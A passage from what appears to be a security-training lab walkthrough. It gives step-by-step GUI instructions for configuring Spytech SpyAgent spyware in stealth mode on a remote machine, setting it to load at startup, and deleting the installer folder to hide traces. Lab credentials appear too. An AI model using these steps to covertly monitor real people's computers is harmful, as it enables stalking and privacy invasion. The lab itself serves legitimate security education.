


21. The **password changed** pop-up appears; click **OK**.


22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**



23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



25. In the **Confirm Settings** section, click **Next** to continue.

26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.



Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**



28. If a **Getting Started** dialog box appears, click **No**.

29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (X).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.

